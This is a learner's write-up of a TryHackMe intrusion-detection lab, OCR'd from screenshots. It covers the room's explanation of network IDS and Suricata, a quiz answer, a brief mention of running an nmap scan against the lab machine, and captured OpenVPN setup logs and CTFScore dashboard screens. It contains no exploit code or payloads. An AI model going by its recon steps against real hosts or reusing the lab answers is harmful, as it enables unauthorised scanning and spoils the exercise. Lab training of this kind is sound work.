Room: TryHackMe — ID Evasion

Author: ashfin


Date: [29-09-2025]

Scope: Authorized TryHackMe lab exercise; assessment limited to tasks in the room.

TARGET MACHINE : 10.201.105.5

TASK 1


Preparation: Lab Setup



I deployed the TryHackMe machine and registered a user on the web interface to ensure activity and alerts would be linked to my session. I noted the target IP and web ports (for example port 3000) and confirmed the alerts page was reachable at http://MACHINE_IP:8000/alerts. This setup step establishes the environment for subsequent IDS experiments

Task 2

Intrusion detection basics



I reviewed the room background describing signature-based and anomaly-based detection and the difference between network-based and host-based IDS. Signature (rule) based systems detect known patterns, while anomaly systems flag deviations from normal behaviour.

Task 3

Network based IDS

I ran an initial reconnaiss


using nmap to discover open ports and services and then reviewed the Suricata/alerts page for triggered signatures. The scan produced alerts linked to HTTP and known scanner signatures confirming the NIDS detected

reconnaissance activity

Task 3 Network-based IDS (NIDS)

As the name implies, network intrusion detection systems or NIDS monitor networks for malicious activity by checking packets for traces of activity associated with a wide variety of hostile or unwanted activity including:

- Malware command and control
- Exploitation tools
- Scanning
- Data exfiltration
- Contact with phishing sites
- Corporate policy violations



Network-based detection allows a single installation to monitor an entire network which makes NIDS deployment more straightforward than other types. However, NIDS are more prone to generating false positives than other IDS, this is partly due to the sheer volume of traffic that passes through even a small network and, the difficulty of building a rule set that is flexible enough to reliably detect malicious traffic without detecting safe applications that may leave similar traces. This can be alleviated somewhat, by tuning the IDS to only enforce rules that would be considered abnormal traffic for any particular network however, this does take some time as the IDS must be deployed on a network for a while in order to establish what traffic is normal.

NIDS can be deployed on both sides of the firewall though, they tend to be deployed on the LAN side as there is limited value in detecting attacks that occur against outside nodes as they will be under attack constantly. A NIDS may also feature some form of intrusion prevention (IPS) functionality and be able to block nodes that trigger a set number of alerts, this is not always enabled as automated blocking can conflict with a high false-positive rate. Note, that NIDS rely on having access to all of the communication between nodes and are thus affected by the widespread adoption of in-transit encryption.

A variety of open source and proprietary NIDS exist, the node in this scenario is protected by the open source NIDS, Suricata. For this, demo the IPS mode is disabled so you are free to run as many attacks as you want. In fact, try and run some of your favourite tools against the target and see how the different IDS respond. A history of all the alerts generated during this room is available at http://MACHINE_IP:8000/alerts


Answer the questions below


What widely implemented protocol has an adverse effect on the reliability of NIDS?

TLS ✓ Correct Answer Hint


Experiment by running tools against the target and viewing the resultant alerts. Is there any unexpected activity?

No answer needed ✓ Correct Answer Hint


kali-linux-2025.2-vmware-amd64 - VMware Workstation 17 Player
Player
10.2.2.241
4:48
Kali Linux
TryHackMe | Intro
Connected Successfully
Problem loading
Firefox 99 on Android
Problem loading
10.10.10.10
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Free Whois Lookup - ...
Explore our database L...
If you can see this page, you're connected to TryHackMe
flag{connection_verified}
Your VPN/TryHackMe IP is: 10.2.2.241
Search
kali@kali: ~
File Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ openvpn ashfin96a(1).ovpn
Options error: In [CMD-LINE]:1: Error opening configuration file: ashfin96a(1).ovpn
Use --help for more information.
┌──(kali㉿kali)-[~]
└─$ sudo apt install openvpn
[sudo] password for kali:
Upgrading:
libnl-3-200 libnl-genl-3-200 libnl-route-3-200 openvpn
Summary:
Upgrading: 4, Installing: 0, Removing: 0, Not Upgrading: 1172
Download size: 964 kB
Space needed: 165 kB / 61.5 GB available
Continue? [Y/n] y
Get:1 http://mirrors.esto.network/kali kali-rolling/main amd64 libnl-genl-3-200 amd64 3.11.0-2 [19.6 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 libnl-route-3-200 amd64 3.11.0-2 [211 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 libnl-3-200 amd64 3.11.0-2 [67.1 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 openvpn amd64 2.6.14-2+b1 [666 kB]
Fetched 964 kB in 4s (227 kB/s)
Preconfiguring packages ...
(Reading database ... 412647 files and directories currently installed.)
Preparing to unpack .../libnl-genl-3-200_3.11.0-2_amd64.deb ...
Unpacking libnl-genl-3-200:amd64 (3.11.0-2) over (3.7.0-2) ...
Preparing to unpack .../libnl-route-3-200_3.11.0-2_amd64.deb ...
Unpacking libnl-route-3-200:amd64 (3.11.0-2) over (3.7.0-2) ...
Preparing to unpack .../libnl-3-200_3.11.0-2_amd64.deb ...
Unpacking libnl-3-200:amd64 (3.11.0-2) over (3.7.0-2) ...
Preparing to unpack .../openvpn_2.6.14-2+b1_amd64.deb ...
Unpacking openvpn (2.6.14-2+b1) over (2.6.14-1) ...
Setting up libnl-3-200:amd64 (3.11.0-2) ...
Setting up libnl-route-3-200:amd64 (3.11.0-2) ...
Setting up libnl-genl-3-200:amd64 (3.11.0-2) ...
Setting up openvpn (2.6.14-2+b1) ...
openvpn.service is a disabled or a static unit, not starting it.
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.2.7) ...
Processing triggers for libc-bin (2.41-6) ...
┌──(kali㉿kali)-[~]
└─$ sudo openvpn /home/kali/Downloads
Options error: You must define TUN/TAP device (--dev)
Use --help for more information.
┌──(kali㉿kali)-[~]
└─$ sudo openvpn /home/kali/Downloads/ashfin96a(1).ovpn
2025-09-29 04:39:08 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes" is also set.
2025-09-29 04:39:08 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2025-09-29 04:39:08 Note: 'allow-compression' is not set to 'no', disabling data channel offload.
2025-09-29 04:39:08 OpenVPN 2.6.14 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-09-29 04:39:08 library versions: OpenSSL 3.5.0 8 Apr 2025, LZO 2.10
2025-09-29 04:39:08 DCO version: N/A
2025-09-29 04:39:08 TCP/UDP: Preserving recently used remote address: [AF_INET]54.193.240.194:1194
2025-09-29 04:39:08 Socket Buffers: R=[212992->212992] S=[212992->212992]
2025-09-29 04:39:08 UDPv4 link local: (not bound)
2025-09-29 04:39:08 UDPv4 link remote: [AF_INET]54.193.240.194:1194
2025-09-29 04:39:10 TLS: Initial packet from [AF_INET]54.193.240.194:1194, sid=0af2f8ab 48dd88c0
2025-09-29 04:39:26 VERIFY OK: depth=1, CN=ChangeMe
2025-09-29 04:39:26 VERIFY KU OK
2025-09-29 04:39:26 Validating certificate extended key usage
2025-09-29 04:39:26 ++ Certificate has EKU (str) TLS Web Server Authentication, expects TLS Web Server Authentication
2025-09-29 04:39:26 VERIFY EKU OK
2025-09-29 04:39:26 VERIFY OK: depth=0, CN=server
2025-09-29 04:40:00 Control Channel: TLSv1.3, cipher TLSv1.3 TLS_AES_256_GCM_SHA384, peer certificate: 2048 bits RSA, signature: RSA-SHA256, peer temporary key: 253 bits X25519
2025-09-29 04:40:00 [server] Peer Connection Initiated with [AF_INET]54.193.240.194:1194
2025-09-29 04:40:00 TLS: move_session: dest=TM_ACTIVE src=TM_INITIAL reinit_src=1
2025-09-29 04:40:00 TLS: tls_multi_process: initial untrusted session promoted to trusted
2025-09-29 04:40:01 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2025-09-29 04:40:06 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2025-09-29 04:40:11 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2025-09-29 04:40:16 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2025-09-29 04:40:21 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2025-09-29 04:40:27 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2025-09-29 04:40:32 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2025-09-29 04:40:37 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2025-09-29 04:40:42 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
2025-09-29 04:40:48 SENT CONTROL [server]: 'PUSH_REQUEST' (status=1)
28°C
Mostly sunny
Search
ENG
IN
14:18
29-09-2025


kali-linux-2025.2-vmware-amd64 - VMware Workstation 17 Player
Player
New Tab
TryHackMe | Intrusion De
Login | CTFScore
10.201.121.46:8000/login
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Free Whois Lookup - ...
Explore our database i...
CTFScore
Login
Register
Sign In
Username:
kidlaroi
Access Token:
Remember Me
Sign In
Create an Account here


30°C
Mostly sunny
Search
ENG
IN
17:44
29-09-2025


kali-linux-2025.2-vmware-amd64 - VMware Workstation 17 Player
Player
Kali Linux
TryHackMe | Intrusion De
Home | CTFScore
Connected Successfully
10.201.105.5:8000/index
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Free Whois Lookup - ...
Explore our database l...
CTFScore
Dashboard
Alerts
Logout
Welcome, kidlaroi
Current Score:
0
Alert Stats
Number of Alerts: 0
Highest Alert Score: 0
Average Alert Score: 0
Lowest Alert Score: 0
View All Alerts
Most Recent Alerts: Wazuh
Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.
Show 10 entries
Search:
Timestamp
Message
Category
Severity
Targeted Asset
Score
No data available in table
Previous
Next
Most Recent Alerts: Suricata
Click on any alert in this table to view a breakdown of how the score was calculated and every aspect of the alert.
Show 10 entries
Search:
Timestamp
Message
Category
Severity
Targeted Asset
Score
No data available in table
Previous
Next
IDS Stats
IDS
Number Of Alerts
Average Alert Score
Highest Alert Score
Lowest Alert Score
Total Score
No data available in table
Alerts By Category
